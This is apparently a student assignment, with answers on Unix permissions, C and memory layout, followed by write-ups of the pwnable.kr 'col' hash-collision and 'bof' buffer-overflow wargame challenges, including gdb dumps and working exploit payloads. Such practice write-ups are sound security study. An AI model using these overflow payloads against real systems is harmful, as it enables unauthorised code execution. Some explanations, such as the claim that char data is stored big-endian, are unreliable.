Assignment2

1. File Permissions

1.1 Which user owns the file ‘col’? col_pwn

The owner of the file ‘col’ is ‘col_pwn’ and the group of the file is ‘col’.

1.2 Which files in this directory can the users in the group ‘col’ read from? col, col.c

The users in the group ‘col’ can read the files ‘col’ and ‘col.c’ because the file ‘col’ is set to be read by file owner ‘col_pwn’ and group ‘col’, and the file ‘col.c’ is set to be read by all users (owner, group, other users).

1.3 What does the ‘SUID’ flag do?

SUID is a temporary execute permission for files that allows non-owners to execute them. It is set by file owner or superuser only.

1.4 What exactly does ‘-r-sr-x--- tell us about the file ‘col’? Be sure to explain who is allowed to do what.

'-r-sr-x---' of the file 'col' indicates that it is a file firstly. And the permissions on the file show that the owner's read and execute permissions, the general users' read and execute permissions, and the group's read and execute permissions. In particular, general users can run it with the owner's temporary execute permission due to the SUID setting.

```
sdk@ubuntu:~$ ssh col@pwnable.kr -p2222
col@pwnable.kr's password:
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

 ____ __    __  ____    ____  ____   _        ___      __  _  ____
|    \|  |__|  ||    \  /    ||    \ | |      /  _]    |  |/ ]|    \
|  o  )  |  |  ||  _  ||  o  ||  o  )| |     /  [_     |  ' / |  D  )
|   _/|  |  |  ||  |  ||     ||     || |___ |    _]    |    \ |    /
|  |  |  `  '  ||  |  ||  _  ||  O  ||     ||   [_  __ |     \|    \
|  |   \      / |  |  ||  |  ||     ||     ||     ||  ||  .  ||  .  \
|__|    \_/\_/  |__|__||__|__||_____||_____||_____||__||__|\_||__|\_|

- Site admin : daehee87@gatech.edu
- IRC : irc.netgarage.org:6667 / #pwnable.kr
- Simply type "irssi" command to join IRC now
- files under /tmp can be erased anytime. make your directory under /tmp
- to use peda, issue `source /usr/share/peda/peda.py` in gdb terminal
You have mail.
Last login: Mon Jan 24 16:04:42 2022 from 72.138.37.114
col@pwnable:~$ ls -l
total 16
-r-sr-x--- 1 col_pwn col     7341 Jun 11  2014 col
-rw-r--r-- 1 root    root     555 Jun 12  2014 col.c
-r--r----- 1 col_pwn col_pwn   52 Jun 11  2014 flag
```

2. Basics of C

2.1 What is the flag? HINT

The flag is 4 characters from array a.

2.2 What command(s) did you use to compile and run this program?

Compile: gcc -o test test.c (‘test.c’ is compiled with gcc compiler to file ‘test’ to execute.)

Run: ./test

```
sdk@ubuntu:~$ cat test.c
#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[]){
    char a[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ01234567890";
    char temp[] = "huh?";
    char flag[10] = "";
    strncat(flag, a+'!', 2);
    strncat(flag, a+'\'', 1);
    strncat(flag, a+'-', 1);
    printf("Here's your %s\n", flag);
    return 0;
}
```

```
sdk@ubuntu:~$ gcc -o test test.c; ./test
Here's your HINT
```

3. Basics of Computer Memory

3.1 What is the number 3735928559 in hexadecimal form?

Python: hex(3735928559) -> 0xdeadbeef

3.2 Suppose this number was stored as an integer (i.e., int type) in little-endian format at memory address 0x12345678. Fill in the following memory map showing where each byte is stored. If the value is unknown/not relevant, leave it as 0x??.

Address	Value
...	
0x12345674	0x??
0x12345675	0x??
0x12345676	0x??
0x12345677	0x??
0x12345678	0x??
0x12345679	0x??
0x1234567a	0x??
0x1234567b	0x??

Answer:

0x12345674: 0x??
0x12345675: 0x??
0x12345676: 0x??
0x12345677: 0x??
0x12345678: 0xef
0x12345679: 0xbe
0x1234567a: 0xad
0x1234567b: 0xde

4. Collision Challenge

Give the flag and the command(s) you used to capture the flag. In your own words, explain the steps you took to solve the challenge.

```
col@pwnable:~$ ls -l
total 16
-r-sr-x--- 1 col_pwn col     7341 Jun 11  2014 col
-rw-r--r-- 1 root    root     555 Jun 12  2014 col.c
-r--r----- 1 col_pwn col_pwn   52 Jun 11  2014 flag
col@pwnable:~$ ./col
usage : ./col [passcode]
col@pwnable:~$ cat col.c
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
        int* ip = (int*)p;
        int i;
        int res=0;
        for(i=0; i<5; i++){
                res += ip[i];
        }
        return res;
}

int main(int argc, char* argv[]){
        if(argc<2){
                printf("usage : %s [passcode]\n", argv[0]);
                return 0;
        }
        if(strlen(argv[1]) != 20){
                printf("passcode length should be 20 bytes\n");
                return 0;
        }

        if(hashcode == check_password( argv[1] )){
                system("/bin/cat flag");
                return 0;
        }
        else
                printf("wrong passcode.\n");
        return 0;
}
col@pwnable:~$ id
uid=1005(col) gid=1005(col) groups=1005(col)
```

Flag: daddy! I just managed to create a hash collision :)

Main command: /col `python -c "print '\xc8\xce\xc5\x06'*4 + '\xcc\xce\xc5\x06'"`

The definition of hash collision: two different pieces of data in a hash table share the same hash value

Reference: https://en.wikipedia.org/wiki/Hash_collision

Step1. Code analysis and file permission

1. Code analysis:

- hashcode is 0x21DD09EC

- check_password function

. char* type p is converted to int* type. When the type conversion occurs from char->int, it is changed to little-endian.

char type: Big endian format - save first from MSB(Most Signficant Byte)

int type: Little endian format - save first from LSB(Least Signficant Byte)

. The variable res is made up 5 times 4bytes. (20bytes in total)

. res = ip[0] + ip[1] + ip[2] + ip[3] + ip[4]

- main function

. if(argc<2) : if the number of string is less than 2, print usage.

. if(strlen(argv[1} != 20) : if the length of string is not 20 bytes, print 'passcode length should be 20 bytes'.

. if(hashcode == check_password()) : if the string inputted is the same as hashcode, print flag.

2. File permission

- user, group: my user id, group id is col

- col: col file can be executed by user col_pwn and group col. SetUID allow general users to execute it with user col_pwn permission temporarily.

- col.c: col.c file is own by root. However, it can be read by others as well.

- flag: flag file can be read by only col_pwn. However, it can be read by general users by executing col file because SetUID gives them col_pwn permission.

Step2. Approaches

1. Assumption and first try

- 5 times 4bytes: AAAA (0x41414141) – 4bytes, BBBB(0x42424242), CCCC, DDDD, EEEE

Thus, passcode is like AAAA+BBBB+CCCC+DDDD+EEEE = 0x21DD09EC (hashcode)

So, let's divide 0x21DD09EC by 5. It is 0x06C5CEC8.

I multiplied 0x06C5CEC8 by 5 and try it as a passcode. But it failed.

```
col@pwnable:~$ ./col `python -c "print '\xc8\xce\xc5\x06'*5"`
wrong passcode.
```

2 Second try

- I think that 0x21DD09EC could be not divided exactly and there could be a remainder as it could be made up of different value of 4 bytes as assumption above.

- To find remainder, I subtracted 0x06C5CEC8*5(0x21DD09E8) from 0x21DD09EC. Then I got 4. So I tried again with it. But it said ‘passcode length should be 20 bytes’. I think the passcode seemed to be short.

```
col@pwnable:~$ ./col `python -c "print '\xc8\xce\xc5\x06'*5+'\x04'"`
passcode length should be 20 bytes
```


3. Third try

- I tried to make the passcode 20 bytes with 0x06C5CEC8*4+0x06C5CECCC(0x06C5CEC8+4). Then I got the flag.

```
col@pwnable:~$ ./col `python -c "print '\xc8\xce\xc5\x06'*4 + '\xcc\xce\xc5\x06'"`
daddy! I just managed to create a hash collision :)
```

5. Bof Challenge

Give the flag and the command(s) you used to capture the flag. In your own words, explain the steps you took to solve the challenge.




```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

Flag: daddy, I just pwned a buFFer :)

Main command: (python -c "print 'a'*52 + '\xbe\xba\xfe\xca'"; cat) | nc pwnable.kr 9000, and cat flag

Step1. Definition of buffer overflow and code analysis.

1. Definition:

Bof (buffer overflow) means storing data outside the buffer specified by the program. The stored data outside overwrites adjacent memory. Overwritten data can include variables and flow control,

which can cause memory access errors, initiate erroneous programs, program termination, and system security leaks.

2. Code analysis:

The hex value of 0xdeadbeef is put in the function called func. If this value is equal to 0xcafebabe, it prints flag using system function. In func function, gets function is used. The gets function is vulnerable to buffer overflow because it does not check the length of the space to contain the string and the length of the input string.

The command gdb disas (disassemble) will be used to check buffer overflow of main and func function.

Step2. Approaches

1. Download bof file and upload the file to /tmp/mytemp in pwnable.kr through scp. Then login.

- scp -p2222 bof col@pwnable.kr:/tmp/mytemp
- ssh col@pwnable.kr -p2222

2. Disassemble to analyse the code.

- disas main

```
(gdb) disas main
Dump of assembler code for function main:
   0x0000068a <+0>:     push   %ebp
   0x0000068b <+1>:     mov    %esp,%ebp
   0x0000068d <+3>:     and    $0xfffffff0,%esp
   0x00000690 <+6>:     sub    $0x10,%esp
   0x00000693 <+9>:     movl   $0xdeadbeef,(%esp)
   0x0000069a <+16>:    call   0x62c <func>
   0x0000069f <+21>:    mov    $0x0,%eax
   0x000006a4 <+26>:    leave
   0x000006a5 <+27>:    ret
End of assembler dump.
```

func() function

- disas func

```
(gdb) disas func
Dump of assembler code for function func:
   0x0000062c <+0>:     push   %ebp
   0x0000062d <+1>:     mov    %esp,%ebp
   0x0000062f <+3>:     sub    $0x48,%esp
   0x00000632 <+6>:     mov    %gs:0x14,%eax
   0x00000638 <+12>:    mov    %eax,-0xc(%ebp)
   0x0000063b <+15>:    xor    %eax,%eax
   0x0000063d <+17>:    movl   $0x78c,(%esp)
   0x00000644 <+24>:    call   0x645 <func+25>
   0x00000649 <+29>:    lea    -0x2c(%ebp),%eax
   0x0000064c <+32>:    mov    %eax,(%esp)
   0x0000064f <+35>:    call   0x650 <func+36>
   0x00000654 <+40>:    cmpl   $0xcafebabe,0x8(%ebp)
   0x0000065b <+47>:    jne    0x66b <func+63>
   0x0000065d <+49>:    movl   $0x79b,(%esp)
   0x00000664 <+56>:    call   0x665 <func+57>
   0x00000669 <+61>:    jmp    0x677 <func+75>
   0x0000066b <+63>:    movl   $0x7a3,(%esp)
   0x00000672 <+70>:    call   0x673 <func+71>
   0x00000677 <+75>:    mov    -0xc(%ebp),%eax
   0x0000067a <+78>:    xor    %gs:0x14,%eax
   0x00000681 <+85>:    je     0x688 <func+92>
   0x00000683 <+87>:    call   0x684 <func+88>
   0x00000688 <+92>:    leave
   0x00000689 <+93>:    ret
End of assembler dump.
```

printf function

gets function

compare 0xcafebabe (***func+40**)

3. Hacking steps

- As the code analysis above, it is to overwrite the address with 0xcafebabe as a buffer overflow through the gets() function. In other words, let's do break *func+40 and run to find out where 0xdeadbeef is and overwrite that part with 0xcafebabe.

- When I did break and run, it was ready to have strings with 'overflow me'. Since the size of the buffer is 32 bytes (overflowme[32]), I inserted 32 a (ascii: 0x61). With using the x/32x $esp command, I could find the point of 0xdeadbeef while looking at the information of 32 values from esp (extended stack pointer), and the string a's starting point is 0xffffdbdc(0xffffdbd0+0x0000000c) and starting point of 0xdeadbeef is 0xffffdc10. So it would be resolved when that part is filled with random values and then put with 0xcafebabe. That is, I had the flag when I filled the space with random values (a*52) which is decimal 52 bytes (hex 0x34 from 0xffffdc10-0xffffdbdc), and then put 0xcafebabe.

- In addition, as the key is an integer and the integer is used in little-endian format (save first from LSB), the command should be \xbe\xba\xfe\xca like print 'a'*52 + '\xbe\xba\xfe\xca'


When I have a shell, I can have flag with the command,cat.flag.

- break *func+40 and run, then put a*52 to find out the starting point a and 0xdeadbeef

```
(gdb) b *func+40
Breakpoint 1 at 0x654
(gdb) run
Starting program: /tmp/mytemp/bof
overflow me :
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Breakpoint 1, 0x56555654 in func ()
(gdb) x/32x $esp
0xffffdbc0:     0xffffdbdc      0xffffdc64      0xf7fc1000      0x00005037
0xffffdbd0:     0xffffffff      0x0000002f      0xf7e1adc8      0x61616161
0xffffdbe0:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffdbf0:     0x61616161      0x61616161      0x61616161      0x2fcfc200
0xffffdc00:     0xf7fc1000      0xf7fc1000      0xffffdc28      0x5655569f
0xffffdc10:     0xdeadbeef      0x56555250      0x565556b9      0x00000000
0xffffdc20:     0xf7fc1000      0xf7fc1000      0x00000000      0xf7e26647
0xffffdc30:     0x00000001      0xffffdcc4      0xffffdccc      0x00000000
```

- decimal 52 bytes (0xffffdc10-0xffffdbdc = 0x34 (hex))



- command: print 'a'*52 + '\xbe\xba\xfe\xca'

```
sdk@ubuntu:~/Downloads$ (python -c "print 'a'*52 + '\xbe\xba\xfe\xca'"; cat) | nc pwnable.kr 9000
cat flag
daddy, I just pwned a buFFer :)
```